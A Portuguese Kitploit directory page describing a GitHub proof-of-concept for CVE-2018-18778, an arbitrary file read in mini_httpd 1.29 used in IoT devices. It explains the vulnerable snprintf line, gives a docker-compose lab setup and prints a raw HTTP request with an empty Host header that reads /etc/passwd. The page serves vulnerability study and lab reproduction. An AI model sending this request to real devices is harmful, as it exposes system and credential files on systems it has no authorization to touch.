

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/cyberharsh/mini_httpd-cve-2018-18778
Segurança de Sistemas EmbarcadosSegurança IoTAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebFuzzing
GitHubcyberharsh/mini_httpd-cve-2018-18778

Mini_httpd-CVE-2018-18778

Compartilhar

Exploit de PoC para CVE-2018-18778: leitura arbitrária de arquivos no mini_httpd 1.29 por meio de cabeçalho Host vazio, afetando dispositivos IoT da Huawei, Zyxel e outros.

Ver Repositório
81há 6 anosAinda não revisado

Vulnerabilidade de leitura arbitrária de arquivos no mini_httpd (CVE-2018-18778)

Mini_httpd é um servidor HTTP mínimo que, consumindo poucos recursos do sistema, consegue manter um certo nível de desempenho (cerca de 90% do Apache); por isso, é amplamente utilizado por diversos dispositivos IoT (roteadores, switches, câmeras, etc.) como servidor embarcado. Fabricantes como Huawei, Zyxel, Hikvision e Raspberry Pi já adotaram o componente Mini_httpd em seus dispositivos.

Quando o mini_httpd está com o modo de host virtual ativado, uma requisição do usuário http://HOST/FILE acessará o arquivo HOST/FILE no diretório atual.

(void) snprintf( vfile, sizeof(vfile), "%s/%s", req_hostname, f );

Veja o código acima. A análise é a seguinte:

  • Quando HOST=example.com, FILE=index.html, o resultado da instrução acima é example.com/index.html, e o arquivo é lido normalmente.
  • Quando HOST está vazio e FILE=etc/passwd, o resultado da instrução acima é /etc/passwd.

Neste último caso, ele é tratado como um caminho absoluto, e portanto é possível ler /etc/passwd, resultando na vulnerabilidade de leitura arbitrária de arquivos.

Configuração do ambiente

Execute o seguinte comando para iniciar o mini_httpd 1.29:

docker-compose up -d

Após a inicialização do ambiente, acesse http://your-ip:8080 para visualizar a página web.

Reprodução da vulnerabilidade


Ao enviar a requisição, defina o Host como vazio e o valor de PATH como o caminho absoluto do arquivo:

GET /etc/passwd HTTP/1.1
Host: 
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close


Leitura do arquivo bem-sucedida:
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    256

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






